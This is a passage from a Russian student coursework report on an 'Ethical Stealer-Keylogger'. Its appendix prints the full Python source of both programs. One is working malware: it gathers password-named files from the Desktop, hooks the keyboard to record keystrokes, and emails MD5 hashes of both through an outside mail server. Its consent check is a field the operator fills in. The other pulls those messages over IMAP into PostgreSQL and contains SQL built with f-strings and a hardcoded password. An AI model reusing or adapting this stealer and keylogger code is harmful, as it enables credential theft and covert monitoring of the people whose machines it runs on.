


Рисунок 13 – Третья часть диаграммы пакетов UML (общая схема для всего продукта)

## 3.3 Диаграмма физической модели БД

На рисунке 14 изображена диаграмма физической модели БД, ссылка [[2]](#_СПИСОК_ИСПОЛЬЗОВАННОЙ_ЛИТЕРАТУРЫ).




Рисунок 14 – Диаграмма физической модели БД

# ЗАКЛЮЧЕНИЕ

В ходе выполнения курсовой работы нами была успешно разработана жизнеспособная версия продукта «Этичный Стилер-Кейлоггер». В процессе разработки наша команда смогла отработать приемы и способы взаимодействия посредством github репозитория, в котором имеет возможность работать несколько участников.

Также нами была изучена нотация UML, рассмотрены и созданы некоторые виды диаграмм из этой нотации, которые помогают лучше разобраться в структуре нашего итогового продукта. Помимо нотации UML мы также изучили другие нотации, которые нужны для проектирования баз данных.

В будущем мы могли бы доработать продукт, дополнив его новым функциями и особенностями, сделав его структуру более современной и соответствующей текущим стандартам. Это приложение может послужить хорошим кейсом в нашем резюме, как будущих специалистов по информационной безопасности.

# СПИСОК ИСПОЛЬЗОВАННЫХ ИСТОЧНИКОВ

1. Онлайн репозиторий проекта: [Электронный ресурс.]. // github.com. URL: <https://github.com/ShadowLance2/Course_Work-Ethical-Keylogger-Stealer>. (Дата обращения: 12.01.2024).

2. ER-Диаграмма БД: [Электронный ресурс.]. // db.designer. URL: <https://dbdesigner.page.link/qf9u1Gco7GMcPkik6>. (Дата обращения 12.01.2024).

3. Функциональные диаграммы UML: диаграмма прецедентов UML, диаграмма состояний UML: [Электронный ресурс.]. // github.com. URL: <https://github.com/ShadowLance2/Course_Work-Ethical-Keylogger-Stealer/blob/main/Проектировщик/Функциональные%20диаграммы%20(Диаграмма%20прецедентов%2C%20диаграмма%20состояний%20)UML.drawio>. (Дата обращения: 12.01.2024).

4. Диаграмма последовательности UML: [Электронный ресурс.]. // github.com. URL: <https://github.com/ShadowLance2/Course_Work-Ethical-Keylogger-Stealer/blob/main/Проектировщик/Диаграмма%20последовательности%20UML.drawio>. (Дата обращения: 12.01.2024).

5. Концептуальная модель БД: [Электронный ресурс.]. // github.com. URL: <https://github.com/ShadowLance2/Course_Work-Ethical-Keylogger-Stealer/blob/main/Проектировщик/Концептуальная%20модель%20БД.drawio>. (Дата обращения: 12.01.2024).

6. Диаграмма пакетов UML: [Электронный ресурс.]. // github.com. URL: <https://github.com/ShadowLance2/Course_Work-Ethical-Keylogger-Stealer/blob/main/Разработчик/Диаграмма%20пакетов%20UML.drawio>. (Дата обращения: 12.01.2024).

7. Функциональная диаграмма продукта как он видится (Руководитель): [Электронный ресурс.]. // github.com. URL: <https://github.com/ShadowLance2/Course_Work-Ethical-Keylogger-Stealer/blob/main/Руководитель/Функциональная%20диаграмма%20продукта%20как%20он%20видится.drawio>. (Дата обращения: 12.01.2024).

# Приложение А

**Полный код программ**

В приложении А представлен полный код на языке программирования Python 3.9 обеих программ получившегося продукта.

Код программы «Stealer\_Keylogger.py»:

import os  
import smtplib  
import hashlib  
import time  
import keyboard  
from kivy.app import App  
from kivy.uix.label import Label  
from kivy.uix.textinput import TextInput  
from kivy.uix.button import Button  
from kivy.uix.popup import Popup  
from kivy.uix.boxlayout import BoxLayout  
from kivy.uix.gridlayout import GridLayout  
  
  
# Объявление глобальных переменных  
password\_files = []  
key\_combination\_count = 0  
start\_time = 0  
program\_start\_time = time.time()  
  
# Функция для отправки электронной почты  
def send\_email(subject, content, sender\_email, password, receiver\_email):  
 message = f'Subject: {subject}\n\n{content}'  
  
 try:  
 server = smtplib.SMTP('smtp.mail.ru', 587)  
 server.starttls()  
 server.login(sender\_email, password)  
 server.sendmail(sender\_email, receiver\_email, message)  
 server.quit()  
 return True  
 except:  
 return False  
  
# Функция для хэширования строки по алгоритму MD5  
def hash\_string(string):  
 hash\_object = hashlib.md5(string.encode())  
 return hash\_object.hexdigest()  
  
# Функция для обработки файлов на рабочем столе  
def process\_files(sender\_email, password, receiver\_email):  
 desktop\_path = os.path.join(os.path.join(os.environ['USERPROFILE']), 'Desktop')  
 files\_to\_search = ['pass.txt', 'password.txt', 'passwords.txt', 'пароли.txt',  
 'password\_list.txt', 'passwd.txt', 'credentials.txt', 'logins.txt',  
 'accounts.txt', 'key.txt', 'keys.txt', 'usernames.txt',  
 'secret.txt', 'login.txt', 'pass\_list.txt', 'credentials\_list.txt',  
 'password\_storage.txt', 'access.txt', 'доступ.txt', 'пароли\_и\_логины.txt',  
 'список\_паролей.txt', 'учетные\_данные.txt', 'логины\_и\_пароли.txt',  
 'секреты.txt', 'коды\_доступа.txt', 'ключи\_для\_входа.txt', 'конфиденциальные\_данные.txt']  
  
 password\_count = 0  
  
 for file\_name in files\_to\_search:  
 file\_path = os.path.join(desktop\_path, file\_name)  
 if os.path.isfile(file\_path):  
 password\_files.append(file\_name)  
 with open(file\_path, 'r') as file:  
 for line in file:  
 password\_count += 1  
 hashed\_line = hash\_string(line.strip())  
 email\_subject = 'EHP'  
 email\_content = f'EHP password {hashed\_line}'  
 success = send\_email(email\_subject, email\_content, sender\_email, password, receiver\_email)  
 if not success:  
 popup = Popup(title='Ошибка', content=Label(text='Не удалось отправить данные на почту.'), size\_hint=(None, None), size=(400, 200))  
 popup.open()  
 return  
  
 popup = Popup(title='Успех', content=Label(text=f'Найдено {len(password\_files)} файлов с паролями.\n'  
 f'Общее количество паролей: {password\_count}.\n'  
 f'Названия файлов: {", ".join(password\_files)}.'),  
 size\_hint=(None, None), size=(400, 200))  
 popup.open()  
  
# Функция для обработки нажатий клавиш  
def process\_key\_presses(sender\_email, password, receiver\_email):  
 global key\_combination\_count, start\_time  
 key\_combination = ''  
 start\_time = time.time()  
  
 def on\_press(event):  
 nonlocal key\_combination  
 key\_combination += event.name  
 global key\_combination\_count  
 key\_combination\_count += 1  
  
 def on\_release(event):  
 nonlocal key\_combination  
 if event.event\_type == keyboard.KEY\_DOWN:  
 key\_combination += event.name  
 elif event.event\_type == keyboard.KEY\_UP:  
 key\_combination = key\_combination.replace(event.name, '')  
  
 keyboard.on\_press(on\_press)  
 keyboard.on\_release(on\_release)  
  
 while time.time() - start\_time <= 10:  
 if keyboard.is\_pressed('esc'):  
 break  
  
 keyboard.unhook\_all()  
  
 hashed\_combination = hash\_string(key\_combination.strip())  
 email\_subject = 'EHP'  
 email\_content = f'EHP keylog {hashed\_combination}'  
 success = send\_email(email\_subject, email\_content, sender\_email, password, receiver\_email)  
 if not success:  
 popup = Popup(title='Ошибка', content=Label(text='Не удалось отправить данные на почту.'), size\_hint=(None, None), size=(400, 200))  
 popup.open()  
  
 popup = Popup(title='Успех', content=Label(text=f'Считанная комбинация клавиш: {key\_combination}'), size\_hint=(None, None), size=(400, 200))  
 popup.open()  
  
class MainApp(App):  
 def build(self):  
 layout = BoxLayout(orientation='vertical')  
 email\_layout = GridLayout(cols=2, size\_hint\_y=None, height=50)  
 password\_layout = GridLayout(cols=2, size\_hint\_y=None, height=50)  
 receiver\_email\_layout = GridLayout(cols=2, size\_hint\_y=None, height=50)  
 master\_key\_layout = GridLayout(cols=2, size\_hint\_y=None, height=50)  
 consent\_layout = GridLayout(cols=2, size\_hint\_y=None, height=50)  
  
 email\_label = Label(text='Email:')  
 self.email\_input = TextInput(multiline=False)  
 email\_layout.add\_widget(email\_label)  
 email\_layout.add\_widget(self.email\_input)  
  
 password\_label = Label(text='Пароль:')  
 self.password\_input = TextInput(multiline=False, password=True)  
 password\_layout.add\_widget(password\_label)  
 password\_layout.add\_widget(self.password\_input)  
  
 receiver\_email\_label = Label(text='Email получателя:')  
 self.receiver\_email\_input = TextInput(multiline=False)  
 receiver\_email\_layout.add\_widget(receiver\_email\_label)  
 receiver\_email\_layout.add\_widget(self.receiver\_email\_input)  
  
 master\_key\_label = Label(text='Мастер-ключ:')  
 self.master\_key\_input = TextInput(multiline=False)  
 master\_key\_layout.add\_widget(master\_key\_label)  
 master\_key\_layout.add\_widget(self.master\_key\_input)  
  
 consent\_label = Label(text='Согласие (Да/Нет):')  
 self.consent\_input = TextInput(multiline=False)  
 consent\_layout.add\_widget(consent\_label)  
 consent\_layout.add\_widget(self.consent\_input)  
  
 layout.add\_widget(email\_layout)  
 layout.add\_widget(password\_layout)  
 layout.add\_widget(receiver\_email\_layout)  
 layout.add\_widget(master\_key\_layout)  
 layout.add\_widget(consent\_layout)  
  
 button\_search = Button(text='Начать поиск файлов с паролями', on\_press=self.start\_search)  
 layout.add\_widget(button\_search)  
  
 button\_keylogger = Button(text='Запустить кейлоггер', on\_press=self.start\_keylogger)  
 layout.add\_widget(button\_keylogger)  
  
 button\_statistics = Button(text='Вывести статистику', on\_press=self.show\_statistics)  
 layout.add\_widget(button\_statistics)  
  
 button\_close = Button(text='Закрыть программу', on\_press=self.close\_program)  
 layout.add\_widget(button\_close)  
  
 return layout  
  
 def check\_fields(self, email, password, receiver\_email, master\_key, consent):  
 if not email or not password or not receiver\_email or not master\_key or not consent:  
 popup = Popup(title='Ошибка', content=Label(text='Пожалуйста, заполните все поля.'), size\_hint=(None, None), size=(400, 200))  
 popup.open()  
 return False  
  
 if consent.lower() not in ['да', 'нет']:  
 popup = Popup(title='Ошибка', content=Label(text='Неверный формат согласия. Введите "Да" или "Нет".'), size\_hint=(None, None), size=(400, 200))  
 popup.open()  
 return False  
  
 if master\_key != 'EHP':  
 popup = Popup(title='Ошибка', content=Label(text='Неправильный мастер-ключ.'), size\_hint=(None, None), size=(400, 200))  
 popup.open()  
 return False  
  
 return True  
  
 def start\_search(self, instance):  
 email = self.email\_input.text  
 password = self.password\_input.text  
 receiver\_email = self.receiver\_email\_input.text  
 master\_key = self.master\_key\_input.text  
 consent = self.consent\_input.text  
  
 if self.check\_fields(email, password, receiver\_email, master\_key, consent):  
 if consent.lower() == 'да':  
 process\_files(email, password, receiver\_email)  
 else:  
 popup = Popup(title='Уведомление', content=Label(text='Согласие не было получено. Программа не будет работать.'), size\_hint=(None, None), size=(400, 200))  
 popup.open()  
  
 def start\_keylogger(self, instance):  
 email = self.email\_input.text  
 password = self.password\_input.text  
 receiver\_email = self.receiver\_email\_input.text  
 master\_key = self.master\_key\_input.text  
 consent = self.consent\_input.text  
  
 if self.check\_fields(email, password, receiver\_email, master\_key, consent):  
 if consent.lower() == 'да':  
 process\_key\_presses(email, password, receiver\_email)  
 else:  
 popup = Popup(title='Уведомление', content=Label(text='Согласие не было получено. Программа не будет работать.'), size\_hint=(None, None), size=(400, 200))  
 popup.open()  
  
 def show\_statistics(self, instance):  
 global password\_files, key\_combination\_count, program\_start\_time  
 popup = Popup(title='Статистика', content=Label(text=f'Количество файлов с паролями: {len(password\_files)}\n'  
 f'Общее количество считанных клавиш: {key\_combination\_count}\n'  
 f'Время работы программы: {time.time() - program\_start\_time}'), size\_hint=(None, None), size=(400, 200))  
 popup.open()  
  
 def close\_program(self, instance):  
 exit()  
  
# Начало выполнения программы  
if \_\_name\_\_ == '\_\_main\_\_':  
 MainApp().run()

Код программы «Administrator\_Interface\_Tools.py»:

from kivy.app import App  
from kivy.uix.boxlayout import BoxLayout  
from kivy.uix.textinput import TextInput  
from kivy.uix.button import Button  
from kivy.uix.label import Label  
from bs4 import BeautifulSoup  
import imaplib  
import email  
import psycopg2  
from psycopg2 import sql  
from kivy.uix.scrollview import ScrollView  
from kivy.uix.gridlayout import GridLayout  
from kivy.uix.popup import Popup  
from kivy.clock import Clock  
  
class EmailExtractor(App):  
  
 def build(self):  
 self.username\_input = TextInput(hint\_text='Адрес электронной почты', size\_hint=(1, 0.2))  
 self.password\_input = TextInput(hint\_text='Пароль', password=True, size\_hint=(1, 0.2))  
 self.submit\_button = Button(text='Извлечь данные', size\_hint=(1, 0.2))  
 self.submit\_button.bind(on\_press=self.on\_submit)  
 self.insert\_button = Button(text='Вставить данные', size\_hint=(1, 0.2))  
 self.insert\_button.bind(on\_press=self.on\_insert)  
 self.interval\_input\_insert = TextInput(hint\_text='Интервал вставки (в секундах)', size\_hint=(1, 0.2))  
 self.start\_auto\_insert\_button = Button(text='Старт авто вставки', size\_hint=(1, 0.2))  
 self.start\_auto\_insert\_button.bind(on\_press=self.start\_auto\_insert)  
 self.stop\_auto\_insert\_button = Button(text='Остановить авто вставку', size\_hint=(1, 0.2))  
 self.stop\_auto\_insert\_button.bind(on\_press=self.stop\_auto\_insert)  
 self.interval\_input\_extract = TextInput(hint\_text='Интервал извлечения (в секундах)', size\_hint=(1, 0.2))  
 self.start\_auto\_extract\_button = Button(text='Старт авто извлечения', size\_hint=(1, 0.2))  
 self.start\_auto\_extract\_button.bind(on\_press=self.start\_auto\_extract)  
 self.stop\_auto\_extract\_button = Button(text='Остановить авто извлечение', size\_hint=(1, 0.2))  
 self.stop\_auto\_extract\_button.bind(on\_press=self.stop\_auto\_extract)  
 self.output\_label = Label(text='', size\_hint=(1, 0.3))  
  
 layout = BoxLayout(orientation='vertical')  
 layout.add\_widget(self.username\_input)  
 layout.add\_widget(self.password\_input)  
 layout.add\_widget(self.submit\_button)  
 layout.add\_widget(self.insert\_button)  
 layout.add\_widget(self.interval\_input\_insert)  
 layout.add\_widget(self.start\_auto\_insert\_button)  
 layout.add\_widget(self.stop\_auto\_insert\_button)  
 layout.add\_widget(self.interval\_input\_extract)  
 layout.add\_widget(self.start\_auto\_extract\_button)  
 layout.add\_widget(self.stop\_auto\_extract\_button)  
 layout.add\_widget(self.output\_label)  
  
 tables = self.show\_all\_tables()  
 if tables:  
 for table in tables:  
 table\_name = table[0]  
 button = Button(text=f"Показать {table\_name}")  
 button.size\_hint = (0.4, 0.3)  
 button.bind(on\_release=lambda btn, t=table\_name: self.show\_table(t))  
 layout.add\_widget(button)  
 else:  
 label = Label(text="Нет доступных таблиц")  
 layout.add\_widget(label)  
  
 return layout  
  
 # Извлечение данных из контента писем  
 def extract\_data(self, content):  
 blocks = content.split("=" \* 50 + "\n")  
 filtered\_data = []  
  
 for block in blocks:  
 lines = block.strip().split("\n")  
 data = {}  
  
 for line in lines:  
 parts = line.split(":", 1)  
 if len(parts) == 2:  
 key, value = parts[0].strip(), parts[1].strip()  
 data[key] = value  
  
 if "Message-ID" in data and "Content" in data and "Body" in data:  
 message\_id = data["Message-ID"]  
 content\_info = data["Content"]  
  
 body\_index = -1  
 for i, line in enumerate(lines):  
 if line.startswith("Body: EHP"):  
 body\_index = i  
 break  
  
 body = (  
 lines[body\_index].split("Body: EHP", 1)[-1].strip()  
 if body\_index != -1  
 else ""  
 )  
 filtered\_data.append(  
 f"({message\_id}) ({content\_info}) ({body})"  
 )  
  
 with open("filtered\_data.txt", "w") as filtered\_file:  
 for data in filtered\_data:  
 filtered\_file.write(data + "\n")  
  
 # Получение всех электронных писем  
 def get\_all\_emails(self, username, password, identifier):  
 try:  
 mail = imaplib.IMAP4\_SSL('imap.mail.ru', 993)  
 mail.login(username, password)  
 mail.select("inbox")  
  
 result, data = mail.search(None, "ALL")  
 emails = []  
  
 for num in data[0].split():  
 result, data = mail.fetch(num, "(RFC822)")  
 raw\_email = data[0][1]  
 msg = email.message\_from\_bytes(raw\_email)  
  
 message\_id = msg.get("Message-ID")  
 if not message\_id:  
 message\_id = msg.get("Message-Id")  
 if not message\_id:  
 message\_id = msg.get("MessageId")  
  
 body = self.extract\_text\_from\_email(msg)  
 if identifier in body:  
 emails.append({"Message-ID": message\_id, "Subject": str(msg["Subject"]), "Date": msg["Date"], "Body": body})  
  
 mail.close()  
 mail.logout()  
 return emails  
 except Exception as e:  
 return None  
  
 # Извлечение текста из электронного письма  
 def extract\_text\_from\_email(self, msg):  
 body = ""  
 if msg.is\_multipart():  
 for part in msg.walk():  
 content\_type = part.get\_content\_type()  
 try:  
 payload = part.get\_payload(decode=True).decode()  
 if content\_type == "text/plain":  
 body += payload  
 elif content\_type == "text/html":  
 soup = BeautifulSoup(payload, "html.parser")  
 body += soup.get\_text()  
 except Exception as e:  
 print(e)  
 else:  
 payload = msg.get\_payload(decode=True).decode()  
 body += payload  
  
 return body  
  
 # Сохранение электронных писем  
 def save\_emails(self, emails):  
 with open("all\_emails\_mail\_ru.txt", "w") as file:  
 for email in emails:  
 file.write(f"Message-ID: {email['Message-ID']}\n")  
 file.write(f"Content: {email['Date']}\n")  
 file.write(f"Body: {email['Body']}\n")  
 file.write("=" \* 50 + "\n")  
  
 def on\_submit(self, instance):  
 username = self.username\_input.text  
 password = self.password\_input.text  
 identifier = "EHP"  
  
 if not username or not password:  
 self.output\_label.text = "Ошибка: Пожалуйста, заполните все поля данных."  
 return  
  
 emails = self.get\_all\_emails(username, password, identifier)  
 if emails is None:  
 self.output\_label.text = "Ошибка при входе в почтовый ящик. Проверьте правильность логина и пароля."  
 return  
  
 self.save\_emails(emails)  
  
 with open("all\_emails\_mail\_ru.txt", "r") as file:  
 content = file.read()  
 self.extract\_data(content)  
  
 with open("filtered\_data.txt", "r") as file:  
 content = file.read()  
 self.output\_label.text = "Данные успешно извлечены."  
  
 def on\_insert(self, instance):  
 connection = self.connect\_to\_database()  
 if connection:  
 file\_path = "filtered\_data.txt"  
 with open(file\_path, "r") as file:  
 lines = file.readlines()  
 successful\_insertions = 0  
  
 for line in lines:  
 data = line.split(") (")  
 mail\_id = data[0].strip("()")  
 date\_time = data[1].strip("()")  
 hash\_data = data[2].strip("()\n")  
  
 if not self.insert\_data(connection, mail\_id, date\_time, hash\_data):  
 what\_done = "Error"  
 else:  
 successful\_insertions += 1  
  
 if successful\_insertions > 0:  
 self.output\_label.text = f"Уникальные данные были вставлены в базу данных. Количество успешных вставок: {successful\_insertions}"  
 self.show\_success\_popup(f"Добавлено {successful\_insertions} новых строки в базу данных.")  
 else:  
 self.output\_label.text = "Ошибка при вставке данных в базу данных. Все данные уже представлены в БД и не могут быть вставлены повторно."  
  
 connection.close()  
  
 return successful\_insertions  
  
 def connect\_to\_database(self):  
 try:  
 connection = psycopg2.connect(  
 user="postgres",  
 password="1234",  
 host="localhost",  
 port="5432",  
 database="EHP\_Project"  
 )  
 return connection  
 except (Exception, psycopg2.Error) as error:  
 print("Ошибка при подключении к базе данных:", error)  
 return None  
  
 def insert\_data(self, connection, mail\_id, date\_time, data):  
 cursor = connection.cursor()  
  
 if "keylog" in data.lower():  
 table\_name = "table\_for\_keylogs"  
 data = data.split(" ")[1] if len(data.split(" ")) > 1 else ""  
 data\_type = "keylog\_hash"  
 elif "password" in data.lower():  
 table\_name = "table\_for\_passwords"  
 data = data.split(" ")[1] if len(data.split(" ")) > 1 else ""  
 data\_type = "password\_hash"  
 else:  
 return False  
  
 try:  
 # Подготовка запроса на вставку данных в таблицу  
 query = sql.SQL("INSERT INTO {} (mail\_id, date\_time, {}) VALUES (%s, %s, %s)").format(  
 sql.Identifier(table\_name), sql.Identifier(data\_type))  
  
 cursor.execute(query, (mail\_id, date\_time, data))  
  
 connection.commit()  
 print("Данные успешно добавлены в базу данных.")  
 return True  
 except (Exception, psycopg2.Error) as error:  
 print("Ошибка при вставке данных:", error)  
 connection.rollback()  
 return False  
 finally:  
 if cursor:  
 cursor.close()  
  
 def show\_all\_tables(self):  
 try:  
 connection = self.connect\_to\_database()  
 if connection:  
 cursor = connection.cursor()  
 cursor.execute("SELECT table\_name FROM information\_schema.tables WHERE table\_schema = 'public'")  
 tables = cursor.fetchall()  
 connection.close()  
 return tables  
 except psycopg2.Error as e:  
 self.show\_error\_popup(f"Ошибка при получении списка таблиц: {e}")  
 return []  
  
 def show\_table(self, table\_name):  
 try:  
 connection = self.connect\_to\_database()  
 if connection:  
 cursor = connection.cursor()  
 cursor.execute(f"SELECT \* FROM {table\_name}")  
 rows = cursor.fetchall()  
 column\_names = [desc[0] for desc in cursor.description]  
  
 connection.close()  
  
 content = BoxLayout(orientation='vertical')  
  
 scroll\_view = ScrollView()  
  
 table\_layout = GridLayout(cols=len(column\_names), size\_hint\_y=None)  
 table\_layout.bind(minimum\_height=table\_layout.setter('height'))  
 content.add\_widget(scroll\_view)  
 scroll\_view.add\_widget(table\_layout)  
  
 # Добавляем названия столбцов  
 for name in column\_names:  
 label = Label(text=name, size\_hint=(1, None), height=30, bold=True)  
 table\_layout.add\_widget(label)  
  
 # Добавляем данные из таблицы  
 for row in rows:  
 for value in row:  
 label = Label(text=str(value), size\_hint=(1, None), height=30)  
 table\_layout.add\_widget(label)  
  
 popup = Popup(title=f"Таблица {table\_name}", content=content, size\_hint=(0.8, 0.8))  
 delete\_button = Button(text="Удалить строку", size\_hint=(1, None), height=40)  
 delete\_button.bind(on\_release=lambda btn: self.show\_delete\_popup(table\_name, column\_names, rows))  
 table\_layout.add\_widget(delete\_button)  
 popup.open()  
 except psycopg2.Error as e:  
 self.show\_error\_popup(f"Ошибка при отображении таблицы: {e}")  
  
 def show\_delete\_popup(self, table\_name, column\_names, rows):  
 delete\_popup\_content = BoxLayout(orientation='vertical')  
 delete\_popup = Popup(title=f"Удаление строки из таблицы {table\_name}", content=delete\_popup\_content,  
 size\_hint=(0.5, 0.5))  
  
 # Создаем поле ввода для значения первого столбца  
 input\_label = Label(text=f"Введите значение из первого столбца для удаления:")  
 delete\_popup\_content.add\_widget(input\_label)  
  
 input\_value = TextInput(hint\_text="Значение для удаления", size\_hint=(1, None), height=40)  
 delete\_popup\_content.add\_widget(input\_value)  
  
 # Создаем кнопку для удаления строки  
 delete\_button = Button(text="Удалить", size\_hint=(1, None), height=40)  
 delete\_button.bind(  
 on\_release=lambda btn: self.perform\_delete(table\_name, column\_names[0], input\_value.text, delete\_popup))  
 delete\_popup\_content.add\_widget(delete\_button)  
  
 delete\_popup.open()  
  
 def perform\_delete(self, table\_name, column\_name, value, popup):  
 try:  
 connection = self.connect\_to\_database()  
 if connection:  
 cursor = connection.cursor()  
 delete\_query = sql.SQL(f"DELETE FROM {table\_name} WHERE {column\_name} = %s")  
 cursor.execute(delete\_query, (value,))  
 connection.commit()  
  
 self.show\_success\_popup(f"Строка с {column\_name} = {value} удалена из таблицы {table\_name}.")  
 popup.dismiss()  
  
 connection.close()  
  
 except psycopg2.Error as e:  
 self.show\_error\_popup(f"Ошибка при удалении строки из таблицы: {e}")  
  
 def show\_error\_popup(self, message):  
 popup = Popup(title="Ошибка", content=Label(text=message), size\_hint=(0.4, 0.4))  
 popup.open()  
  
 def show\_success\_popup(self, message):  
 popup = Popup(title="Успех", content=Label(text=message), size\_hint=(0.4, 0.4))  
 popup.open()  
  
 def start\_auto\_insert(self, instance):  
 interval = self.interval\_input\_insert.text  
 try:  
 interval = int(interval)  
 if interval <= 0:  
 self.show\_error\_popup("Ошибка: Введите положительное число для интервала вставки.")  
 return  
 except ValueError:  
 self.show\_error\_popup("Ошибка: Введите число для интервала вставки.")  
 return  
  
 self.auto\_insert\_event = Clock.schedule\_interval(self.auto\_insert\_data, interval)  
  
 def stop\_auto\_insert(self, instance):  
 if self.auto\_insert\_event:  
 self.auto\_insert\_event.cancel()  
  
 def auto\_insert\_data(self, dt):  
 successful\_insertions = self.on\_insert(None)  
 if successful\_insertions is not None and successful\_insertions > 0:  
 self.show\_success\_popup(f"Добавлено {successful\_insertions} новых строки в базу данных.")  
  
 def start\_auto\_extract(self, instance):  
 interval = self.interval\_input\_extract.text  
 try:  
 interval = int(interval)  
 if interval <= 0:  
 self.show\_error\_popup("Ошибка: Введите положительное число для интервала извлечения.")  
 return  
 except ValueError:  
 self.show\_error\_popup("Ошибка: Введите число для интервала извлечения.")  
 return  
  
 self.auto\_extract\_event = Clock.schedule\_interval(self.auto\_extract\_data, interval)  
  
 def stop\_auto\_extract(self, instance):  
 if self.auto\_extract\_event:  
 self.auto\_extract\_event.cancel()  
  
 def auto\_extract\_data(self, dt):  
 self.on\_submit(None)  
  
if \_\_name\_\_ == "\_\_main\_\_":  
 EmailExtractor().run()